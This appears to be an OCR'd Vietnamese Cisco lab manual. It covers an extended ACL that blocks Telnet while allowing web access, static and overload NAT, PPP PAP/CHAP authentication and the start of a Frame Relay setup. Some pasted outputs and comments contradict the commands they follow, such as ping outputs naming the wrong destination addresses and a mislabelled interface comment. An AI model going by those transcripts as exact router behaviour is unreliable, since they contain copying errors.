
```
Router2#ping 11.0.0.2
        Type escape sequence to abort.
        Sending 5, 100-byte ICMP Echos to 11.0.0.2, timeout is 2 seconds:
        !!!!!
        Success rate is 100 percent (5/5), round-trip min/avg/max = 32/34/36 ms
```

Lệnh ping đã thành công.

II. Cấu hình extended Access List

1. Mô tả bài lab và đồ hình:

Mục đích của bài lab là thực hiện cấu hình Extended Access List sao cho Host1 không thể Telnet vào Router2 nhưng vẫn có thể duyệt Web qua Router2.



2. Cấu hình thiết bị:

Host1:

IP address 11.0.0.2

Subnet mask 255.255.255.0

Gateway 11.0.0.1

Host2:

```
IP address 10.0.0.2
Subnet mask 255.255.255.0
Gateway 10.0.0.1
```

Router1:

```
interface Ethernet0
    ip address 11.0.0.1 255.255.255.0
    no ip directed-broadcast
!
interface Serial0
    ip address 192.168.1.1 255.255.255.0
    no ip directed-broadcast
```

Router2:

```
interface Ethernet0
    ip address 10.0.0.1 255.255.255.0
!
interface Serial0
    ip address 192.168.1.2 255.255.255.0
    clockrate 56000
```

3. Thực hiện cấu hình theo yêu cầu:

Thực hiện việc định tuyến cho router:

```
Router1(config)#router rip
Router1(config-router)#network 11.0.0.0
Router1(config-router)#network 192.168.1.0
!
Router2(config)#router rip
Router2(config-router)#network 10.0.0.0
Router2(config-router)#network 192.168.1.0
```

Thực hiện lệnh ping để kiểm tra quá trình định tuyến. Sau khi chắc chắn rằng quá trình định tuyến đã thành công.

Tại Router2 thực hiện câu lệnh


```
Router2(config)#ip http server //dùng để giả một http server trên router//
```

Lúc này router sẽ đóng vai trò như một web server

Sau khi quá trình định tuyến đã thành công, thực hiện các bước telnet và duyệt web từ host1 vào Router2.

Chú ý: để thành công việc **Telnet** ta phải **Login** cho đường **line vty** và đặt mật khẩu cho đường này (ở đây là **Cisco**)

Telnet:



Tương tự thành công cho duyệt web.


Các bước kiểm tra đã thành công ta thực hiện cấu hình ACL như sau:

```
Router2(config)#access-list 101 deny tcp 11.0.0.2 0.0.0.0 192.168.1.2 0.0.0.0 eq telnet

Router2(config)#interface Serial0

Router2(config-if)#ip access-group 101 in
```

Thực hiện lại việc Telnet như trên, ta nhận thấy rằng quá trình Telnet không thành công nhưng bước duyệt web cũng không thành công, sai với yêu cầu.

Telnet:

Duyệt web:




Để thành công bước duyệt web, phải thực hiện câu lệnh để thay đổi mặc định **deny any** của ACL.

```
Router2(config)#access-list 101 permit ip any any
```

Chú ý rằng trong extended ACL, router sẽ kiểm tra cả địa chỉ nguồn, đích, giao thức và cổng nên **permit ip any any** có nghĩa là cho phép tất cả các địa chỉ nguồn và đích khác (không tìm thấy trong danh sách ACL) chạy trên nền giao thức IP đi qua.


Lúc này ta thực hiện lại quá trình duyệt web.



Đến đây đã thành công việc cấu hình extended ACL.

III. Cấu hình NAT tĩnh

1. Mô tả bài lab và đồ hình:



Trong bài lab này, R1 được cấu hình như một ISP, R2 được cấu hình như một gateway.

2. Cấu hình thiết bị:

Chúng ta cấu hình router như sau:

```
R1(config)#interface Serial 1
R1(config-if)#ip address 192.168.0.1 255.255.255.0
```

```
R1(config-if)#no shutdown
R1(config-if)#clock rate 64000
R1(config)#interface ethernet 0
R1(config-if)#ip address 10.1.0.1 255.255.0.0
R1(config-if)#no shutdown
!
R2(config)#interface Serial 1
R2(config-if)#ip address 192.168.0.2 255.255.255.0
R2(config-if)#ip nat outside //cấu hình interface S1 là interface outside//
R2(config)#interface ethernet 0
R2(config-if)#ip address 11.1.0.1 255.255.0.0
R2(config-if)#no shutdown
R2(config-if)#ip nat inside //cấu hình interface S1 là interface inside//
```

3. Thực hiện cấu hình theo yêu cầu:

Chúng ta cấu hình NAT tĩnh cho R2 bằng câu lệnh:

```
R2(config)#ip nat inside source static 11.1.0.2 172.17.0.1
```

Câu lệnh có ý nghĩa là: các gói tin xuất phát từ PC2 khi qua R2 ra ngoài sẽ được đổi địa chỉ IP source từ 11.1.0.2 thành địa chỉ 172.17.0.1 (đây là địa chỉ đã được đăng kí với ISP).

Tiến hành đặt static route cho 2 router:

```
R1(config)# ip route 172.17.0.0 255.255.0.0 192.168.0.2
!
R2(config)#ip route 0.0.0.0 0.0.0.0 192.168.0.1
```

Địa chỉ 172.17.0.1 là địa chỉ được đăng kí. Trên thực tế ISP chỉ route xuống user bằng địa chỉ đã đăng kí này.

Để kiểm tra việc NAT của R2 như thế nào chúng ta sử dụng lệnh sau:

```
R2#show ip nat translation
Pro Inside global     Inside local      Outside local     Outside global
--- 172.17.0.1        11.1.0.2          ---               ---
```

Để kiểm tra R2 chuyển đổi địa chỉ như thế nào ta sử dụng lệnh:

```
R2#debug ip nat
```

Từ R2, ta **ping** interface Serial 0 của R1

```
R2#ping 192.168.0.1
Type escape sequence to abort
Sending 5, 100-byte ICMP Echos to 11.1.0.2, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 4/4/8 ms
```

Khi đó xuất hiện trên màn hình của R2 những thông báo sau:


```
00:52:46: NAT*: s=11.1.0.2->172.17.0.1, d=192.168.0.1 [267]
00:52:46: NAT*: s=192.168.0.1, d=172.17.0.1->11.1.0.2 [267]
00:52:47: NAT*: s=11.1.0.2->172.17.0.1, d=192.168.0.1 [268]
00:52:47: NAT*: s=192.168.0.1, d=172.17.0.1->11.1.0.2 [268]
00:52:48: NAT*: s=11.1.0.2->172.17.0.1, d=192.168.0.1 [269]
00:52:48: NAT*: s=192.168.0.1, d=172.17.0.1->11.1.0.2 [269]
00:52:49: NAT*: s=11.1.0.2->172.17.0.1, d=192.168.0.1 [270]
00:52:49: NAT*: s=192.168.0.1, d=172.17.0.1->11.1.0.2 [270]
```

Địa chỉ 11.1.0.2 được chuyển thành địa chỉ 172.17.0.1 và địa chỉ đích là 192.168.0.1 và gói ICMP phản hồi được gởi trả lại cũng được chuyển địa chỉ đích từ 172.17.0.1 thành 11.1.0.2

Các số 267, 268, 269, 270 là các phiên trong quá trình NAT.

IV. Cấu hình NAT overload

1. Đồ hình bài lab:



2. Cấu hình bài lab:

Ta câu hình NAT trên R1 theo các bước sau:

Bước 1: cấu hình các interface inside và outside.

Trong bài lab này ta cáu hình cho các interface loopback của R1 là inside còn interface Serial 0 là outside.

```
R1(config)#interface loopback 0
R1(config-if)#ip nat inside
R1(config)#interface loopback 1
R1(config-if)#ip nat inside
R1(config)#interface loopback 2
R1(config-if)#ip nat inside
R1(config)#interface Serial 0
R1(config-if)#ip nat outside
```

Bước 2: Tạo access list cho phép mạng nào được NAT.

Chúng ta cấu hình cho phép mạng 10.1.0.0/16 và mạng 11.1.0.0/16 được cho phép, cấm mạng 12.1.0.0/16

```
R1(config)#access-list 1 deny 12.1.0.0 0.0.255.255
R1(config)#access-list 1 permit any
```

Bước 3: Tạo NAT pool cho R1

Cấu hình NAT pool có tên là Router1 có địa chỉ từ 172.1.1.1/24 đến 172.1.1.5/24

```
R1(config)#ip nat pool Router1 172.1.1.1 172.1.1.5 netmask 255.255.255.0
```

Bước 4: Cấu hình NAT cho router.

```
R1(config)#ip nat inside source list 1 pool Router1 overload
```

Câu lệnh trên cấu hình overload cho NAT pool.

Bước 5: Định tuyến cho router.

```
R1(config)#ip route 13.1.0.0 255.255.0.0 192.168.1.2
!
R2(config)#ip route 172.1.1.0 255.255.255.0 192.168.1.1
```

Bước 6: Kiểm tra hoạt động của NAT.

Ta sẽ kiểm tra NAT bằng câu lệnh **debug ip nat**

```
R1#debug ip nat
IP NAT debugging is on
```

Sau khi bật debug NAT, ta sẽ **ping** đến loopback0 của R2 từ loopback0 của R1.

```
R1#ping

Protocol [ip]:
Target IP address: 13.1.0.1
Repeat count [5]:
Datagram size [100]:
Timeout in seconds [2]:
Extended commands [n]: y
Source address or interface: 10.1.0.1
Type of service [0]:
Set DF bit in IP header? [no]:
Validate reply data? [no]:
Data pattern [0xABCD]:
Loose, Strict, Record, Timestamp, Verbose[none]:
Sweep range of sizes [n]:
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 13.1.0.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 40/40/44 ms

00:31:12: NAT: s=10.1.0.1->172.1.1.1, d=13.1.0.1 [190]
00:31:12: NAT*: s=13.1.0.1, d=172.1.1.1->10.1.0.1 [190]
00:31:12: NAT: s=10.1.0.1->172.1.1.1, d=13.1.0.1 [191]
00:31:12: NAT*: s=13.1.0.1, d=172.1.1.1->10.1.0.1 [191]
00:31:12: NAT: s=10.1.0.1->172.1.1.1, d=13.1.0.1 [192]
00:31:12: NAT*: s=13.1.0.1, d=172.1.1.1->10.1.0.1 [192]
00:31:12: NAT: s=10.1.0.1->172.1.1.1, d=13.1.0.1 [193]

00:31:12: NAT*: s=13.1.0.1, d=172.1.1.1->10.1.0.1 [193]
00:31:12: NAT: s=10.1.0.1->172.1.1.1, d=13.1.0.1 [194]
00:31:12: NAT*: s=13.1.0.1, d=172.1.1.1->10.1.0.1 [194]
```

Từ kết quả trên ta thấy được các gói tin từ mạng 10.1.0.1 sẽ được đổi source IP thành 172.1.1.1

Sử dụng lệnh **show ip nat translations** để xem các thông báo về NAT.

```
R1#show ip nat translations
```

Pro	Inside global	Inside local	Outside local	Outside global
icmp	172.1.1.1:**2459**	10.1.0.1:**2459**	13.1.0.1:**2459**	13.1.0.1:**2459**
icmp	172.1.1.1:**2460**	10.1.0.1:**2460**	13.1.0.1:**2460**	13.1.0.1:**2460**
icmp	172.1.1.1:**2461**	10.1.0.1:**2461**	13.1.0.1:**2461**	13.1.0.1:**2461**
icmp	172.1.1.1:**2462**	10.1.0.1:**2462**	13.1.0.1:**2462**	13.1.0.1:**2462**
icmp	172.1.1.1:**2463**	10.1.0.1:**2463**	13.1.0.1:**2463**	13.1.0.1:**2463**


Các s9ố được in đậm là port NAT sử dụng cho địa chỉ 10.1.0.1

Đối với 12.1.0.1, chúng ta không ping ra ngoài được vì mạng 12.1.0.0/16 đã bị cấm trong access-list 1.

```
R1#ping
Protocol [ip]:
Target IP address: 13.1.0.1
Repeat count [5]:
Datagram size [100]:
Timeout in seconds [2]:
Extended commands [n]: y
Source address or interface: 12.1.0.1
Type of service [0]:
Set DF bit in IP header? [no]:
Validate reply data? [no]:
Data pattern [0xABCD]:
Loose, Strict, Record, Timestamp, Verbose[none]:
Sweep range of sizes [n]:
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 13.1.0.1, timeout is 2 seconds:
.....
Success rate is 0 percent (0/5)
```

V. Cấu hình PPP PAP và CHAP

1. Mô hình bài lab:



2. Cấu hình router:

Bước 1: Đặt tên và địa chỉ cho các interface.

```
Router(config)#hostname Router1
Router1(config)#interface Serial0
Router1(configif)#ip address 192.168.1.1 255.255.255.0
Router1(configif)#clock rate 64000
!
Router(config)#hostname Router2
Router2(config)#interface Serial0
Router2(config-if)#ip address 192.168.1.2 255.255.255.0
```

Kiểm tra trạng thái các cổng bằng lệnh **show ip interface brief**

Interface	IP-Address	OK? Method Status	Protocol
Ethernet0	unassigned	YES unset administratively down	down
Serial0	***192.168.1.2***	***YES manual up***	***up***
Serial1	unassigned	YES unset administratively down	down

Cổng serial của Router2 đã up, làm tương tự để kiểm tra trạng thái cổng của Router1.

Sử dụng lệnh **show interfaces serial** để biết được các thông số của cổng serial các router.

```
Serial0 is up, line protocol is up
  Hardware is HD64570
  Internet address is 192.168.1.2/24
  MTU 1500 bytes, BW 1544 Kbit, DLY 20000 usec,
     reliability 255/255, txload 1/255, rxload 1/255
  Encapsulation HDLC, loopback not set
  Keepalive set (10 sec)
  Last input 00:00:02, output 00:00:01, output hang never
  Last clearing of "show interface" counters never
  Input queue: 0/75/0/0 (size/max/drops/flushes): Total output drops: 0
  Queueing strategy: weighted fair
  Output queue: 0/1000/64/0 (size/max total/threshold/drops)
     Conversations  0/1/256 (active/max active/max total)
     Reserved Conversations 0/0 (allocated/max allocated)
  5 minute input rate 0 bits/sec, 0 packets/sec
  5 minute output rate 0 bits/sec, 0 packets/sec
     15 packets input, 846 bytes, 0 no buffer
     Received 15 broadcasts, 0 runts, 0 giants, 0 throttles
     0 input errors, 0 CRC, 0 frame, 0 overrun, 0 ignored, 0 abort
     19 packets output, 1708 bytes, 0 underruns
     0 output errors, 0 collisions, 2 interface resets
     0 output buffer failures, 0 output buffers swapped out
     0 carrier transitions
 DCD=up  DSR=up  DTR=up  RTS=up  CTS=up
```

Cả hai cổng serial của hai router đều sử dụng giao thức đóng gói là HDLC và trạng thái của cả hai là UP.

Bước 2: Cấu hình PPP PAP và CHAP:

• **Cấu hình PPP PAP**:

Đứng tại Router1, chúng ta sẽ cấu hình PPP cho cổng serial0 bằng câu lệnh **encapsulation ppp**

```
Router1(config)#interface Serial0
Router1(config-if)#encapsulation ppp
```

Kiểm tra trạng thái cổng serial 0 của Router1.

Interface	IP-Address	OK? Method	Status	Protocol
Ethernet0	unassigned	YES unset	administratively down	down
Serial0	***192.168.1.1***	***YES manual***	***up***	***down***
Serial1	unassigned	YES unset	administratively down	down

Serial0 is up, line protocol is down
Hardware is HD64570
Internet address is 192.168.1.1/24
MTU 1500 bytes, BW 1544 Kbit, DLY 20000 usec,
reliability 255/255, txload 1/255, rxload 1/255
Encapsulation PPP, loopback not set
Keepalive set (10 sec)

Nhận xét: cổng serial 0 của Router1 đã bị Down, đồng nghĩa với cổng serial Router2 cũng bị Down. Nguyên nhân là hai cổng này sử dụng giao thức đóng gói khác nhau. (cổng Serial0 của Router1 sử dụng PPP còn Router2 sử dụng HDLC).

Vì vậy chúng ta phải cấu hình cho cổng serial0 của Router2 cũng sử dụng giao thức PPP.

Router2(config)#interface Serial0

Router2(config-if)#encapsulation ppp

Kiểm tra trạng thái của các cổng serial.

Serial0 is up, line protocol is up
Hardware is HD64570
Internet address is 192.168.1.2/24
MTU 1500 bytes, BW 1544 Kbit, DLY 20000 usec,
reliability 255/255, txload 1/255, rxload 1/255
Encapsulation PPP, loopback not set
Keepalive set (10 sec)

Cả hai cổng đã UP trở lại. Do cả hai đã được cấu hình sử dụng cùng giao thức đóng gói là PPP.

Trước khi cấu hình PAP cho hai cổng ta sử dụng lệnh **debug ppp authentication** để xem trình tự trao đổi thông tin của PAP.

```
Router2(config)#debug ppp authentication
```

```
PPP authentication debugging is on
```

Chúng ta cấu hình PAP cho cả hai cổng Serial.

```
Router1(config)#username Router2 password cisco
Router1(config)#interface Serial0
Router1(config-if)#ppp authentication pap
Router1(config-if)#ppp pap sent-username Router1 password cisco
!
Router2(config)#username Router1 password cisco
Router2(config)#interface Serial0
Router2(config-if)#ppp authentication pap
Router2(config-if)#ppp pap sent-username Router2 password cisco
```

Lưu ý:

Trong câu lệnh **Username** *name* **password** *password*, name và password phải trùng với name và password của router đầu xa.

Còn trong câu lệnh **ppp pap sent-username** *name* **password** *password*, name và password là của chình router chúng ta cấu hình.

Sau khi cấu hình PAP xong, thì màn hình sẽ xuất hiện trình tự của PAP.

```
00:09:49: Se0 PPP: Phase is AUTHENTICATING, by both
00:09:49: Se0 PAP: O AUTH-REQ id 1 len 18 from “Router2”
00:09:49: Se0 PAP: I AUTH-REQ id 1 len 18 from “Router1”
00:09:49: Se0 PAP: Authenticating peer Router1
```

```
00:09:49: Se0 PAP: O AUTH-ACK id 1 len 5

00:09:49: Se0 PAP: I AUTH-ACK id 1 len 5

00:09:50: %LINEPROTO-5-UPDOWN: Line protocol on Interface Serial, changed state to up
```

Như vậy hai cổng của router đã UP. Chúng ta đứng ở Router2 **ping** cổng Serial0 của Router1 để kiểm tra.

```
Router2#ping 192.168.1.1

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 14.1.0.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 32/44/60 ms
```

• **Cấu hình PPP CHAP**:

Chúng ta cấu hình CHAP bằng câu lệnh **ppp authentication chap**.

```
Router1(config)#interface Serial0

Router1(config-if)#ppp authentication chap

!

Router2(config)#interface Serial0

Router2(config-if)#ppp authentication chap
```

Lưu ý: Khi cấu hình PPP CHAP chùng ta vẫn phải cấu hình cho cổng Serial đó sử dụng giao thức đóng gói PPP bằng lệnh **encapsulation ppp** và cũng phải sử dụng câu lệnh **username** *name* **password** *password* để cấu hình name và password cho giao thức CHAP thực hiện xác nhận.

Trên màn hìn hsẽ hiện thông báo sau:

```
00:15:08: Se0 CHAP: O CHALLENGE id 1 len 28 from “Router2”
```

```
00:15:08: Se0 CHAP: I CHALLENGE id 2 len 28 from “Router1”

00:15:08: Se0 CHAP: O RESPONSE id 2 len 28 from “Router2”

00:15:08: Se0 CHAP: I RESPONSE id 1 len 28 from “Router1”

00:15:08: Se0 CHAP: O SUCCESS id 1 len 4

00:15:08: Se0 CHAP: I SUCCESS id 2 len 4

00:15:09: %LINEPROTO-5-UPDOWN: Line protocol on Interface Serial0, changed state to up
```


Hai cổng Serial đã UP, chúng ta đứng ở Router2 **ping** đến cổng Serial0 của Router1 để kiểm tra.

```
Router2#ping 192.168.1.1

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 14.1.0.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 32/44/60 ms
```

Nếu như name và password trong câu lệnh **username** *name* **password** *password* không khớp thì trạng thái của cổng sẽ bị DOWN. Do qua trình xác nhận gữa hai cổng sẽ sử dụng name và password này. Nếu như không khớp thì kết nối sẽ bị hủy.

VI. CẤU HÌNH FRAME RELAY:

1. Mô tả bài lab và đồ hình:



2. Cấu hình thiết bị:

Router1:

```
hostname Router1
interface loopback0
    ip address 10.1.0.1 255.255.255.0
interface Serial0
    ip address 192.168.1.1 255.255.255.0
router rip
    network 10.0.0.0
    network 192.168.1.0
```

Router2:

```
hostname Router2
interface loopback0
    ip address 11.1.0.1 255.255.255.0
interface Serial0
```

```
    192.168.1.2 255.255.255.0
router rip
    network 11.0.0.0
    network 192.168.1.0
```

Chúng ta tiến hành cấu hình frame relay cho hai router:

```
Router1(config)#interface Serial 0
Router1(config-if)#encapsulation frame-relay //sử dụng giao thức đóng gói Frame Relay//
Router1(config-if)#frame-relay lmi-type ansi //cấu hình kiểu của LMI là ANSI//
!
Router2(config)#interface Serial 0
Router2(config-if)#encapsulation frame-relay //sử dụng giao thức đóng gói Frame Relay//
Router2(config-if)#frame-relay lmi-type ansi //cấu hình kiểu của LMI là ANSI//
```

